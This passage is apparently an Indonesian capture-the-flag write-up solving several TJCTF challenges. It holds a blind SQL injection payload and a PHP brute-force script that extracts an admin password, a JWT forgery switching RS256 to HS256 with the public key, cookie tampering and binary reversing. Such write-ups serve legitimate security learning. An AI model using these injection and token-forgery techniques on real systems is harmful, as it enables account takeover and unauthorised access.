Unfortunately,
there's not much to
do now..

Payload : username=' or password LIKE '%b%'-- -&password=1

mendapatkan return true statement artinya pada kolom password terdapat huruf b

diketahui beberapa nama kolom dan table dari spoiler source code :

```
<!--
def get_user(username, password):
    database = connect_database()
    cursor = database.cursor()
    try:
        cursor.execute('SELECT username, password FROM `userandpassword` WHERE username=|%s| AND password=|%s|' % (username, password))
    except:
        return render_template("failure.html")
```

Kemudian pada soal tertera username **admin** , lalu untuk meretrieve isi password menggunakan wildcard “huruf demi huruf disini%” (artinya sama dengan mengambil huruf demi huruf dari sebelah kiri / depan).dicoba pada huruf **b** balikkannya TRUE berarti huruf awal passwor adalah b

```
username=admin' AND password LIKE 'b%'-&password=1
```

Congratulations!
You logged in!
Unfortunately,
there's not much to
do now..

Untuk mempersingkat waktu penulis membuat solver script PHP :

```
<?php
$url = 'https://weak_password.tjctf.org/login';

$cok = "";
foreach (range(1, 30) as $i)
{
    foreach (array_merge(range('a','z'), range('0','9')) as
$key)
    {
        $myvars = "username=admin' AND password LIKE
'".$cok.$key."%'-&password=sadasdsad";
        $ch = curl_init( $url );
        curl_setopt( $ch, CURLOPT_POST, 1);
        curl_setopt( $ch, CURLOPT_POSTFIELDS, $myvars);
```



```

curl_setopt( $ch, CURLOPT_FOLLOWLOCATION, 1);
curl_setopt( $ch, CURLOPT_HEADER, 0);
curl_setopt( $ch, CURLOPT_RETURNTRANSFER, 1);
$response = curl_exec( $ch );

// var_dump ($response);
if (strpos($response,"Congratulations") !== false)
{
    $status = true;
}else{
    $status = false;
    // echo $key . "- bukan\n";
}

if ($status == true) {
    $cok .= $key;
    file_put_contents('flag.txt', $cok);
    echo $key."<<< BING000 ! \n";
    break;
    // die;
}

else{
    echo $key." - bukan \n";
}


}

}

?>

```

Didapatkan output password / flag :



TL;DR kesalahan penulis pada chall Weak password :

Penulis tidak membaca dengan baik soal yang diberikan, awalnya mencoba mengetest apakah password memiliki karakter “_” underscore (padahal **sudah jelas** disoal tertera **hanya lowercase dan nomor**), return true dan ternyata setelah dicoba di local machine SQL ternyata ada /

tidak ada karakter _ pada row jika dicek menggunakan wildcard maka returnnya ya **TETAP TRUE** (daang it >__<) , problem yang membuat stuck selama beberapa jam adalah “tidak membaca soal dengan baik” :v



```
select * from users where id = 1 and password LIKE '%_%'
```

id	name	username	password
1	Admin	admin	adminganteng

1 row (0.002 s) [Edit](#), [Explain](#), [Export](#)

```
select * from users where id = 1 and password LIKE '%_%'
```

FLAG : tjctf{blindsqli14519}

10. Is this Crypto (Cryptography)

[Is this crypto?](#)

Penyelesaian :

Diberikan sebuah link yang berisi text yang sepertinya tidak printable / non-ascii
https://static.tjctf.org/e141851decd4f7afab034c7055db229bd54011d2860ebd622302088fd4e062ae_file.txt kemudian penulis mencoba menggunakan tool cyberchef dengan tool favourite “magic” dan mempaste potongan kata pada text non-ascii tersebut dan didapatkan text seperti pada screenshot :

Recipe

Magic

Depth 3

☒ Intensive mode

☐ Extensive language support

Crib (known plaintext string or regex)

STEP

BAKE!

Auto Bake

Input

length: 12
lines: 1

0ăëääpöäöäüë

Output

length: 12
lines: 1

Decode_text('Korean Wansung (20949)')	尿矮廬咤趙陷	Valid UTF8 Entropy: 3.95
Decode_text('Simplified Chinese GBK (936)')	穀佬妣鯁庖.	Valid UTF8 Entropy: 3.95
XOR({'option':'Hex','string':'91','Standard',false})	Cryptography	Matching ops: From Base64 Valid UTF8 Entropy: 3.08
Decode_text('Cyrillic (Mac) (10007)')	"гибеюцгрбци	Valid UTF8 Entropy: 3.22
Decode_text('Ukrainian (Mac) (10047)')	"гибеюцгрбци	Valid UTF8 Entropy: 3.22

Pada output terdapat tulisan "Cryptography" dengan receipe **XOR({'option':'Hex','string':'91','Standard',false})** setelah itu copas text challenge hapus tanda ">" karena tanda tersebut membuat text chall tidak bisa didecode , maka menghasilkan output :

Output

start: 332 time: 3ms
end: 354 length: 783
length: 22 lines: 1

Cryptography is a discipline that has been around for quite a long time, but in recent times it has seen an explosion of research and implementation. This discipline seeks to provide secure communication and shared data storage using public key cryptography, which essentially reduces the damage that can be done through encryption. tjctf{n0_th±5_is_kyl3}The Data Centre Standard for Confidentiality and Integrity states that a computer system must not contain any information that cannot be provided at the time of requesting it. The purpose of this standard is to ensure that no data from a connected computer system can be accessed by an unauthorised party. This would allow users to protect their data and make their personal information secure, which is more important than ever.

Setelah dicoba beberapa kali submit flag masih salah ternyata ± adalah tanda 1
FLAG : tjctf{n0_th15_is_kyl3}

11. Moar Horse (Web)

It seems like the TJCTF organizers are secretly running an **underground virtual horse racing platform**! They call it 'Moar Horse 4'... See if you can get a flag from it!

Source

Penyelesaian :

Diberikan sebuah website untuk beradu kecepatan kuda, pemain awalnya harus membeli kuda untuk diadu dengan bot yang jelas-jelas tidak mungkin bisa dikalahkan karena kecepatan 999++ (sepertinya mustahil tanpa ngecheat), maka penulis membaca source yang diberikan untuk memahami workflow dari website tersebut

Dari script yang panjang tersebut, 3 baris kode yang penting dan perlu diperhatikan :

```
@app.route("/do_race")
def do_race():
    if "token" in request.cookies:
        is_valid, data = validate_token(request.cookies["token"])
        if is_valid:
            if "horse" in request.args:
                race_horse = request.args.get("horse")
            else:
                return redirect("/race")
            owned_horses = data["horses"]
            if race_horse not in owned_horses:
                return redirect("/race?error")

            boss_speed = int(hashlib.md5(("Horse_" + BOSS_HORSE).encode()).hexdigest(), 16)
            your_speed = int(hashlib.md5(("Horse_" + race_horse).encode()).hexdigest(), 16)
            if your_speed > boss_speed:
                return render_template("race_results.html", money=data["money"], victory=True, flag=flag)
            else:
                return render_template("race_results.html", money=data["money"], victory=False)
        else:
            return redirect("/")
    else:
        return redirect("/")
```

dihash md5 kemudian dicasting integer basis 16 lalu dicompare dengan boss_horse dengan kecepatan super power "ORA UMUM" (namun 999++ ini hanya jebakan :p.

Perhatikan baik-baik source code diatas sebenarnya kecepatannya tidak 9999 :v).disini penulis melihat ada jwt juga ,seketika berpikiran sepertinya bermain-main dengan token jwt seperti chall XMAS kemarin, dan benar saja dilihat dari source code speed kita diambil dari cookie token dan kita diharuskan mengeksploitasi token JWT tsb, hanya saja di XMAS kemarin tokennya beralgoritma NONE, sedangkan ini peserta diberikan public key dan source code diketahui algoritma enkripsi yang digunakan RS256 (SHA).

Flow eksploitasinya kira-kira:

Decode flag -> cari saja string sembarang asalkan nantinya jika dihash md5 dengan string Horse_ dan casting basis 16 bisa lebih besar dari kecepatan boss_horse > terakhir, adu kuda

Setelah mencari referensi digoogle didapatkan artikel menarik (reference :

<https://medium.com/101-writeups/hacking-json-web-token-jwt-233fe6c862e6>) disana RS256 bisa dibypass dengan HS256

Step 1 - Mencari string :

Mencari string yang lebih besar apabila dihash md5 dan dicasting ke basis 16 dengan menggunakan wordlist pada rockyou.txt (datasets dari kaggle :

<https://www.kaggle.com/wjburns/common-password-list-rockyoutxt>)

Penulis mencoba membuat kode solver dengan python (jdi belajar python :v) :

```
import hashlib
import re
import codecs

boss_speed =
int(hashlib.md5(("Horse_MechaOmkar-YG6BPRJM").encode()).hexdigest(),
16)

for i in open('rock.txt', encoding='latin-1').readlines():
    me = int(hashlib.md5(("Horse_" +
str(i)).encode()).hexdigest(), 16)
    if me > boss_speed:
        print(me > boss_speed)
        break
```

Setelah menunggu beberapa menit didapatkan string yang dapat mengungguli boss_horse yaitu **203pakipride786**

Step 2 - Decode token dan Bypass RS256 :

didapatkan cookie token :

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2Vylj0cnVILCJpc19vbWthciI6ZmFsc2UsIm1vbmV5ljoXMDAsImhvcnNlcyI6W119.lwmdkE7qMzr_TzW_RvloMlz_36QKnGVcxh2FW7oUnVRztoyeRQd-LDulXyPn7dyCaaeLLI3wXCeokCrnoBwdpqNFNInyzJEZORxBiGgHpHBpOAdVxhGOGN1dWw0pEw1so-VhGKCI5DVOtuKM_VXHqTbUtMKvoHYjwDIOTisQr1VJRR81Tu6uqzA6nf0Deu943KOMF42MEcl7yGjAwpoYMkz9CF3dX9dX1MrEIJZeN19iyfSB7apgm71gJqPJBtil0xFKH1TXQHhfViaF8stdqDIPKo4FgWe1OI5Zqf-fBqkv4GK_DyR36ws9Aw32ompXEPicR26JY_4nK8d_EJE5gxceN7az1xkVy9OQEpSuNDQDYBNrE7-gUtL8Q1PcwOkqN_RRT1XSEg_Cr05QOr6FDsbCIQihx-Wf5pY_p58fu81_NbQRzjvQIYEBShJ6GVEXf4DB8W5SkA-KR17TdHxT7uWi270KBEQ92AWH4XtRRN01dR65px01X1M1MbKYvuPE3_Qoegen6_TP3GLEB4fMQyha_zD_OWp8Z8mzrcNERrR0933ODXujtPfQwg7oqYXVjyfo3QYDsJgCBMejqyelgzvVc-KpLyaUDQPCxsqNaICUFwqo-0wkGJUkYAG0fwVbyi2AeWIJGPdBPf1cJ6-fkctoMwDvBzoGJnbcF93Gmc, lalu decode pada jwt.io

The screenshot shows the jwt.io website interface. On the left, under the 'Encoded' tab, a long JWT token is pasted. On the right, under the 'Decoded' tab, the token's structure is displayed, showing the header and the decoded payload.

Encoded PASTE A TOKEN HERE

```
1c2VyIjp0cnVlLCJpc19vbWthciI6ZmFsc2UsIm1vbWV5IjoxMDAsImhvcnNlcyI6W119.IwmdkE7qMzr_TzW_RvIoMIz_36QKnGVcxh2FW7oUnVRztoyeRQd-LDuIXyPn7dyCaaeLLI3wXCeokCrnoBwdpqNFIInyzJEZORxBiGgHpHBp0AdVxhG0GN1dWw0pEw1so-VhGKCI5DV0tuKM_VXHqTbUtMKvoHYjwDI0TisQr1VJRR81Tu6uqzA6nf0Deu943K0MF42MEcI7yGjAwpOYMkz9CF3dX9dX1MrEIJZeN19iyfSB7apgm71gJqPJBtiI0xFKH1TXQHHfViaF8stdqD1PKo4FgWe1015Zqf-fBokv4GK_DuP36ws9Aw32omvYEDicP26_IV_AnK8d
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

PAYLOAD: DATA

```
{
  "user": true,
  "is_omkar": false,
  "money": 100,
  "horses": []
}
```

Setelah beli kuda index horses menjadi :

```
{
  "user": true,
  "is_omkar": false,
  "money": 0,
  "horses": [
    "Lucas"
  ]
}
```

Setelah itu ganti kuda bernama Lucas menjadi string yang kita dapat yaitu **203pakipride786** (karena menggunakan syntax readlines pada python `\n` menjadi hilang , penulis sempat stuck disini) maka kita tambahkan **203pakipride786\n** pada index horses lalu berdasarkan artikel <https://medium.com/101-writeups/hacking-json-web-token-jwt-233fe6c862e6> RS256 dapat dibypass menggunakan HS256 maka, lakukan hal seperti pada artikel tersebut.

```

Python 2.7.17 (default, Apr 15 2020, 17:20:14)
[GCC 7.5.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import jwt
>>> public = open('pubkey.pem', 'r').read()
>>> print public
-----BEGIN RSA PUBLIC KEY-----
MIICGgKCAgEAobPawznVomvLl6ijiaCsjcrJq/huL5w0VbVaYTJy4pQ8LieULhGm
VTSRF/CgFkvhhEqB1/RqdiakxysLW9B4Z7UHFY8s7YE1978EUXLjckCujJUhWMid
aoeNucief71s2vkmoNpSCB1ED58VnvLCOGCIVRjwE8wqPgSSDABHpePu5moVc3yf
DtKjVgAz9D1GU1d8aK1Hry2aNM0judK0qU1Qw30IMaWuWlweMgbLXQUZ9DK9z2
0w8LPRO7adIMsW7XNRC92YSuARj3fTQ0uVa2SLt5pCrb8nrzejBsk1XmsC8hDmZo
ArbyhupF4jFi5+2qiAKVb4FR3P75Az+8VgxE8yW5+XirN9ajK75J9BHu36q33K
FLISUimsfV0Ft4rBjNVSEInkVasvQBzdN7+hv0uNLTyWxFmR8JHT0GX3Hvttb36aY
J2zqsFqaMq93mIM2EVxP9Y5mL9bJ8tx0vQ05wE7HFAf9yuRM2Lksrh49ViI/cTUW
FeNugXYZJteTFTE0LUoWacx7ATeMbc7epr0ff+MS9sWSk4J8LYscea9u0q+KJlk0
fxWle24r0BwDDCPSSdmDcRvwLCydT4QHCuafLQtBPNru7eHdYeNjvItNLm7SrSy4
z08Fxabw+X62s9ZPrLqXW+trff3mTi1p0LML5llz8yjCTKSfkYsF0CAwEAAQ==
-----END RSA PUBLIC KEY-----

>>> data = { "user": True, "is_omkar": False, "money": 100, "horses": ["203pakipride786\n"] }
>>> print jwt.encode(data, key=public, algorithm='HS256')
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJob3JzZXMiOiIsImJAZncGFrZXByaWRlbnZpZG4iXSwibW9uZXRkiOiJEWmCwidXNlciI6dHJ1ZSwiaXNfb21rYXIoZmZhbHNlfQ.VN9rH5AEC7
dRgFFH0TemJWXh4Xn2TDTemXcJfKRL8
>>>


```

(Zoom dokumen untuk memperjelas gambar)

Setelah itu ganti cookie kita dan beradu kuda didapatkan pesan error :

You don't own that horse! ×

Horse Racing




Current Champion: MechaOmkar-YG6BPRJM

MechaOmkar-YG6BPRJM has won again and again, will you be able to defeat him? If you can, you can even win an extra special flag!

Speed: 999999

Your Horses



203pakipride786

You own this horse.

Speed: ?

Race!

Disebabkan karena \n pada protokol HTTP \n harus di urlencode maka menjadi %0A (https://moar_horse.tjctf.org/do_race?horse=203pakipride786%0A) berakhir mendapatkan flag :


Race Results

You won!

Here's your flag: `tjctf{w0www_y0ur_h0rs3_is_f444ST!}`

FLAG : `tjctf{w0www_y0ur_h0rs3_is_f444ST!}`

12. GYM



```
16 printf("I'm currently %d lbs. Can I be exactly 180? Help me out!", 211LL);
17 for ( i = 1; (signed int)i <= 7; ++i )
18 {
19     printf("\n-----");
20     printf("\nToday is day %d.\n", i);
21     printf("\nChoose an activity:");
22     printf("\n[1] Eat healthy");
23     printf("\n[2] Do 50 push-ups");
24     printf("\n[3] Go for a run.");
25     printf("\n[4] Sleep 8 hours.");
26     puts("\n");
27     fgets(&s, 4, stdin);
28     v3 = atoi(&s);
29     if ( v3 == 2 )
30     {
31         v5 -= do_pushup(i, 4LL);
32         continue;
33     }
34     if ( v3 > 2 )
35     {
36         if ( v3 == 3 )
37         {
38             v5 -= go_run(i, 4LL);
39 LABEL_12:
40             v5 -= go_sleep(i, 4LL);
41             continue;
42         }
43         if ( v3 == 4 )
44             goto LABEL_12;
45     }
46     else if ( v3 == 1 )
47     {
48         v5 -= eat_healthy(i, 4LL);
49     }
50 }
51 sleep(3u);
```

Ini adalah problem sederhana. Kita harus mengurangi angka 211 sampai 180 dalam 7 kali looping. **Do_pushup** mengurangi 1 poin, **go_run** mengurangi 2 poin, **go_sleep** mengurangi 3 poin, dan **eat_healthy** mengurangi 4 poin. Kalau diperhatikan, opsi 3 yang seharusnya hanya memanggil **go_run**, ternyata juga memanggil **go_sleep**. Artinya, opsi 3 mengurangi 5 poin sekali jalan. Yasudah, kita jalankan opsi 3 sebanyak 6 kali ($5 \times 6 = 30$ poin), dan jalankan opsi 2 sebanyak 1 kali (1 poin), $211 - 30 - 1 = 180$.

```
Choose an activity:
[1] Eat healthy
[2] Do 50 push-ups
[3] Go for a run.
[4] Sleep 8 hours.

3

-----
Today is day 7.

Choose an activity:
[1] Eat healthy
[2] Do 50 push-ups
[3] Go for a run.
[4] Sleep 8 hours.

2
Congrats on reaching your weight goal!
Here is your prize: tjctf{w3iGht_l055_i5_d1ff1CuLt}
root@kali:~/Downloads#
```

13. ASMR


I heard [ASMR](#) is a big hit on the internet!

Penyelesaian :

Sekilas memang nampak memusingkan karena kode assemblynya cukup panjang. Tapi sebenarnya, hanya ada beberapa bagian penting saja dalam assembly ini.

```
lea    rax, [rbp-0x50]
cmp    BYTE [rax+16], 0x0a
jne    label5
mov    BYTE [rax+16], 0x00
jmp    label2
label1:
xor    BYTE [rax], 0x69
inc    rax
label2:
cmp    BYTE [rax], 0x00
jne    label1
mov    rax, 0x360c1f0605360c1e
cmp    QWORD [rbp-0x50], rax
jne    label5
mov    rax, 0x0c0c10361b041a08
cmp    QWORD [rbp-0x48], rax
jne    label5
mov    rdi, dat
lea    rax, [rbp-0x50]
mov    rbx, 0x00
mov    rcx, 0x00
mov    rdx, 0x00
jmp    label4
label3:
mov    dl, BYTE [rdi]
```


Label1 dan Label2 memproses input kita dan kemudian dibandingkan dengan hex di sana (0x360c1f0605360c1e dan 0x0c0c10361b041a08). Input kita di xor dengan 0x69, artinya, data hex ini bisa kita xor dengan 0x69 dan kita bisa mendapat input yang diinginkan.



The image shows two windows. The top window is an online C compiler with the following code:

```

1  ./.....
2
3          Online C Compiler.
4          Code, Compile, Run and Debug C program online.
5          Write your code in this editor and press "Run" button to compile and execute
6
7  .....
8
9  #include <stdio.h>
10
11 int main()
12 {
13     int arr[] = {0x36, 0x0c, 0x1f, 0x06, 0x05, 0x36, 0x0c, 0x1e};
14     int x[] = {0x0c, 0x0c, 0x10, 0x36, 0x1b, 0x04, 0x1a, 0x08};
15     int len = sizeof(arr)/sizeof(arr[0]);
16     for(int i=len-1; i>=0; i--)

```

The bottom window is a terminal running the program with strace. The output shows the program opening a socket on port 1337 and waiting for a connection from 0.0.0.0.

```

root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# strace ./anjing
execve("./anjing", ["./anjing"], 0x7fff313f9e00 /* 43 vars */) = 0
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 3
setsockopt(3, SOL_SOCKET, SO_REUSEADDR, "\1\0\0\0\0\0\0", 8) = 0
bind(3, {sa_family=AF_INET, sin_port=htons(1337), sin_addr=inet_addr("0.0.0.0")}, 16) = 0
listen(3, 1) = 0
accept(3, NULL, NULL) = 0

```

Nampak di sana, inputnya adalah **we_love_asmr_yee**. Saya kemudian mengcompile assemblynya menggunakan nasm, dan saya jalankan. Namun, tidak keluar apapun meskipun saya input **we_love_asmr_yee** ini. Kemudian saya coba jalankan strace pada binarynya.

Ternyata dia menunggu koneksi pada host **0.0.0.0** dan port **1337**. Yasudah jalankan saja binarynya sambil nc ke host dan port tersebut.

```
File Edit View Search Terminal Help
root@kali:~/Downloads# ./anjing
root@kali:~/Downloads#
root@kali:~# nc 0.0.0.0 1337
Enter password: we_love_asmr_yee
I really appreciate everyone still playing TJCTF. It really means a lot to me. I
know this year hasn't been the greatest, and that a lot of what we've done as a
team has made people upset. I really wish it didn't have to be this way, but wh
at's done is done.

Here's your flag: tjctf{s0m3_nlc3_s0und5_for_you!!!}


<3 -DM
root@kali:~#
```

14. Sarah Palin Fanpage (Web)


Are you a true fan of Alaska's most famous governor? Visit the [Sarah Palin fanpage](http://sarah_palin_fanpage.tjctf.org/exclusive).

Penyelesaian:


Diberikan sebuah website ketika diklik menu VIP area mengharuskan mengelike semua posts terlebih dahulu



Setelah dilihat pada cookie terdapat key data



Karena terdapat `%3D` (dalam ascii =) 2x maka penulis berasumsi encode base64 maka dilakukan decode



Lalu ganti semua value menjadi true dan re encode lalu ganti cookie nya dan didapatkan flag

*NB:sempat terjadi insiden flag leak dan organizer mengganti semua flag , kami solved sebelum diperbaiki organizer,saat writeup ditulis flag chall ini sudah berubah

15. Login Sequel (Web)

[Login](#) as admin you must. This time, the client is of no use :(. What to do?

